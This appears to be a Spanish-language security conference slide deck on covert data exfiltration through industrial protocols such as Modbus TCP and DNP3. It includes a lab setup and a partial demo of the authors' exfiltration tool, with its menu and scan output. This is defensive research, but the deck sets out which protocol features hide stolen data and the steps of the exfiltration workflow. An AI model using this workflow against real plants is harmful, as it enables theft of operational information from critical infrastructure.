



EL LADO OSCURO DE LOS PROTOCOLOS INDUSTRIALES

AARÓN FLECHA
MENÉNDEZ

VÍCTOR BELLO
CUEVAS

¿QUIÉNES SOMOS?



Aarón Flecha Menéndez

Director Ejecutivo (CEO)

Ingeniero técnico informático por la Universidad de Oviedo (UNIOVI), experto universitario en ciberseguridad industrial por la Universidad Internacional de La Rioja (UNIR) y Máster universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones por la Universidad Oberta de Cataluña (UOC). Experto del CCI en seguridad ofensiva.

Con más de 12 años de experiencia en el mundo de la ciberseguridad industrial. Aarón posee gran recorrido a nivel técnico, con más de 100 vulnerabilidades reportadas y un fuerte conocimiento del negocio para liderar HackRTU, empresa de la que actualmente es el Director Ejecutivo.



aaron.flecha@hackrtu.com



Víctor Bello Cuevas

Responsable tecnológico (CTO)

Graduado en Ingeniería Electrónica, Industrial y Automática por la Universidad de León (ULE), Máster en Ingeniería Industrial por la Universidad de Oviedo (UNIOVI) y Máster profesional de ciberseguridad industrial por el Centro de Ciberseguridad Industrial (CCI).

Con algo más de 3 años de experiencia en el campo de la ciberseguridad industrial, Víctor posee un fuerte conocimiento técnico con más de 45 vulnerabilidades descubiertas y normativo que permitirá la implementación de servicios con gran calidad aportando a HackRTU un carácter crítico y exigente en la ejecución de cada servicio.



victor.bello@hackrtu.com




- Exfiltración de datos
- Protocolos analizados
- Entorno de estudio
- Ejemplo de exfiltración
- Conclusiones



EXFILTRACIÓN **DE DATOS**



¿Qué es la exfiltración?



Diccionario de la lengua española

Escriba aquí la palabra por palabras

REAL ACADEMIA ESPAÑOLA ASOCIACIÓN DE ACADEMIAS DE LA LENGUA ESPAÑOLA

Consulta posible gracias al compromiso con la cultura de la Fundación "la Caixa"

La palabra «exfiltración» no está en el Diccionario.



exfiltración

Acepciones

Marca: Edificación
Definición: Paso de aire no controlado desde un espacio a través de la red de fugas de la envolvente de dicho espacio.

ID Diccionario Español de Ingeniería

Real Academia de Ingeniería

¿Qué es la exfiltración de datos?

La **exfiltración de datos** es una táctica utilizada por atacantes de forma deliberada que permite, de forma no autorizada, la transferencia de información sensible. Consiste en el envío de datos importantes a un activo controlado por los atacantes para que estos puedan aprovecharse de la información obtenida.

ENTERPRISE MATRIX

MITRE | ATT&CK®

Exfiltration

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

<https://attack.mitre.org/versions/v17/tactics/TA0010/>

ID: TA0010

Created: 17 October 2018

Last Modified: 25 April 2025



MOBILE MATRIX

MITRE | ATT&CK®

Exfiltration

The adversary is trying to steal data.

Exfiltration refers to techniques and attributes that result or aid in the adversary removing files and information from the targeted mobile device.

In the mobile environment, mobile devices are frequently connected to networks outside enterprise control such as cellular networks or public Wi-Fi networks. Adversaries could attempt to evade detection by communicating on these networks, and potentially even by using non-Internet Protocol mechanisms such as Short Message Service (SMS). However, cellular networks often have data caps and/or extra data charges that could increase the potential for adversarial communication to be detected.

<https://attack.mitre.org/versions/v17/tactics/TA0036/>

ID: TA0036

Created: 17 October 2018

Last Modified: 25 April 2025



¿Y en la matriz relacionada con Sistemas de Control Industrial?

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
12 techniques	10 techniques	6 techniques	2 techniques	7 techniques	5 techniques	7 techniques	11 techniques	3 techniques	14 techniques	5 techniques	12 techniques
Drive-by Compromise	Autorun Image	Hardcoded Credentials	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Adversary-in-the-Middle	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Exploit Public-Facing Application	Change Operating Mode	Modify Program	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Automated Collection	Connection Proxy	Modify Parameter	Denial of Control	
Exploitation of Remote Services	Command-Line Interface	Module Firmware		Indicator Removal on Host	Remote System Discovery	Hardcoded Credentials			Alarm Suppression	Module Firmware	Denial of View
External Remote Services	Execution through API	Project File Infection		Masquerading	Remote System Information Discovery	Lateral Tool Transfer	Data from Local System	Block Command Message	Block Reporting Message	Spoof Reporting Message	Loss of Availability
Internet Accessible Device	Graphical User Interface	System Firmware		Rootkit	Wireless Sniffing	Program Download	Detect Operating Mode	Block Serial COM	Change Credential	Data Destruction	Loss of Productivity and Revenue
Remote Services	Hooking	Valid Accounts		Spoof Reporting Message		Remote Services	I/O Image	Denial of Service	Device Restart/Shutdown	Denial of Protection	
Replication Through Removable Media	Modify Controller Tasking			System Binary Proxy Execution		Valid Accounts	Monitor Process State	Manipulate I/O Image	Manipulate I/O Image	Manipulation of Control	Loss of Safety
Rogue Master	Native API						Point & Tag Identification	Program Upload	Modify Alarm Settings	Rootkit	Loss of View
Spearphishing Attachment	Scripting						Screen Capture	Wireless Sniffing	Service Stop	Service Stop	Manipulation of View
Supply Chain Compromise	User Execution								System Firmware		Theft of Operational Information
Transient Cyber Asset											
Wireless Compromise											

No existe la táctica de exfiltración como tal.
 Lo más parecido actualmente es la técnica **T0882 - Theft of Operational Information** dentro de la táctica **TA0040 - IMPACT**





PROTOCOLOS ANALIZADOS



Características del protocolo industrial para exfiltrar información

- Diseño del protocolo con foco puramente industrial para gestión de procesos industriales sin tener en cuenta la ciberseguridad.
- Posibilidad de enviar información a través de lecturas y escrituras que aparentemente serán legítimas.
 - Modbus TCP – Funciones de lectura y escritura que permite el envío de variables WORD, DWORD, STRING, etc.
 - DNP3 – Posibilidad de utilizar *Object Groups* para enviar mensajes fragmentados sin aparentemente ser maliciosos, uso de *File Transfer (Object 70)*, capacidad de enviar *Unsolicited Responses* evitando que el maestro solicite previamente la información, etc.
 - OPC – Uso de tags en variables e intercambio constante de información.
 - EtherNet/IP – Peticiones que permiten leer y escribir atributos, incluyendo tags de un PLC u otro dispositivo industrial, uso de objetos y comando propietarios de fabricantes que permiten la lectura de grandes bloques de memoria.
 - Bacnet – Propiedades de objetos que permiten la codificación de datos (*ReadProperty/WriteProperty*), posibilidad de mapear la red y luego dejar “mensajes” a través de un listener que pueda leer estos, uso de BACnet bajo UDP, etc.
- Específico del entorno donde se utiliza el protocolo utilizado para la exfiltración de información.




EtherNet/IP™



MODBUS TCP – El clásico que nunca defrauda

- 0x01 - (1) Read Coils (bits R/W)
- 0x02 - (2) Read Discrete Inputs (bits R only)
- 0x03 - (3) **Read Holding Registers** (16-bit R/W)
- 0x04 - (4) Read Input Registers (16-bit R only)
- 0x05 - (5) Write Single Coil
- 0x06 - (6) Write Single Register
- 0x0F - (15) Write Multiple Coils
- 0x10 - (16) **Write Multiple Registers**
- 0x11 - (17) Report Server ID (serial) / otros serial-only
- 0x16 - (22) Mask Write Register
- 0x17 - (23) Read/Write Multiple Registers
- 0x2B - (43) Encapsulated Interface (Device ID, etc.)






ENTORNO DE **ESTUDIO**



Arquitectura de referencia en entornos OT



ENTORNO

ASTURCONTECH25



SUPERVISION NETWORK

WORKSTATION 2



Modbus
R/W

FW IT/OT

CONTROL NETWORK



ENGINEERING
WORKSTATION 1

Modbus
UMAS

PLC M580
SCHNEIDER

MODBUS
CLIENT
MODBUS
SERVER

Modbus
R/W

HMI
MAGELIS

MODBUS
CLIENT

FIELD NETWORK

ATV1



PM1

ATV2



PM2

 HackRTU
INDUSTRIAL SECURITY



AGRADECIMIENTOS




GRUPO SUPPRESS

SUPERVISIÓN, CONTROL Y AUTOMATIZACIÓN

universidad
de león





OTRAS POSIBLES TÉCNICAS DE EXFILTRACIÓN


- 4G USB
- Acceso remoto
- Wi-Fi (Ataque proximidad)
- Configuración incorrecta del cortafuegos



EJEMPLO DE EXFILTRACIÓN



Infección sobre la estación de ingeniería – Vectores de ataque



Uso de medios extraíbles

- Botnet mariposa (2008) – Energía
- SNOWYDRIVE (2023) – Gas y Petróleo

Acceso remoto poco protegido

- Fuxnet (2024) – Aguas residuales
- FrostyGoop (2024) – Energía

Ataques con origen en redes corporativas


- CosmicEnergy (2023) – Energía
- Abastecimiento de aguas en Texas (2024) – Agua

Cadena de suministro

- Shai-Hulud, paquetes npm (2025) – Múltiples
- Jaguar Land Rover (JLR) (2025) – Transporte
- Servicio de aeropuertos (2025) – Transporte

FASE 1: Inicio de infección - *SithScope*

¿Estoy ejecutándome en una estación de ingeniería?



By HackRTU


Industrial Protocol Exfiltration Tool

0 - Detectar todos los equipos en la red con carácter industrial
1 - Detectar si es una estación de ingeniería industrial
2 - Modbus ID Reading (Device Identification)
3 - Detectar registros estáticos y dinámicos
4 - Cargar Config.txt en registros estáticos (sin enviar)
5 - Enviar datos confidenciales y verificar recepción
9 - Salir

Elije opción: 1
[*] Sistema operativo detectado: Linux
[!] Advertencia: la mayoría de estaciones de ingeniería usan Windows. Resultados limitados.

== RESULTADO DETECCIÓN EWS ==
[OK] La máquina presenta indicios de ser una Estación de Ingeniería:
- Schneider EcoStruxure/Unity (proceso UnityXL.exe)


¿Qué tengo a mi alrededor?



[INFO] Equipo detectado: 10.1.0.135
[INFO] Equipo detectado: 10.1.0.136
[INFO] Equipo detectado: 10.1.0.138
[INFO] Equipo detectado: 10.1.0.212
[INFO] Equipo detectado: 10.1.0.37
== Resumen de equipos detectados ==
Equipo: 10.1.0.128
Puerto: 502, Protocolo: Modbus TCP
Puerto: 4840, Protocolo: OPC UA
Equipo: 10.1.0.130
Puerto: 502, Protocolo: Modbus TCP
Equipo: 10.1.0.132
Puerto: 502, Protocolo: Modbus TCP



FASE 2: Análisis a través de Modbus TCP



Hablas Modbus TCP, ¿Cuál es tu *slave ID*?

```

Industrial Protocol Exfiltration Tool
_____
0 - Detectar todos los equipos en la red con carácter industrial
1 - Detectar si es una estación de ingeniería industrial
2 - Modbus ID Reading (Device Identification)
3 - Detectar registros estáticos y dinámicos
4 - Cargar Config.txt en registros estáticos (sin enviar)
5 - Enviar datos confidenciales y verificar recepción
9 - Salir

Elige opción: 2
[OK] Encontrado slave ID: 1

<----->
<----->
<----->
<----->
<----->
<----->

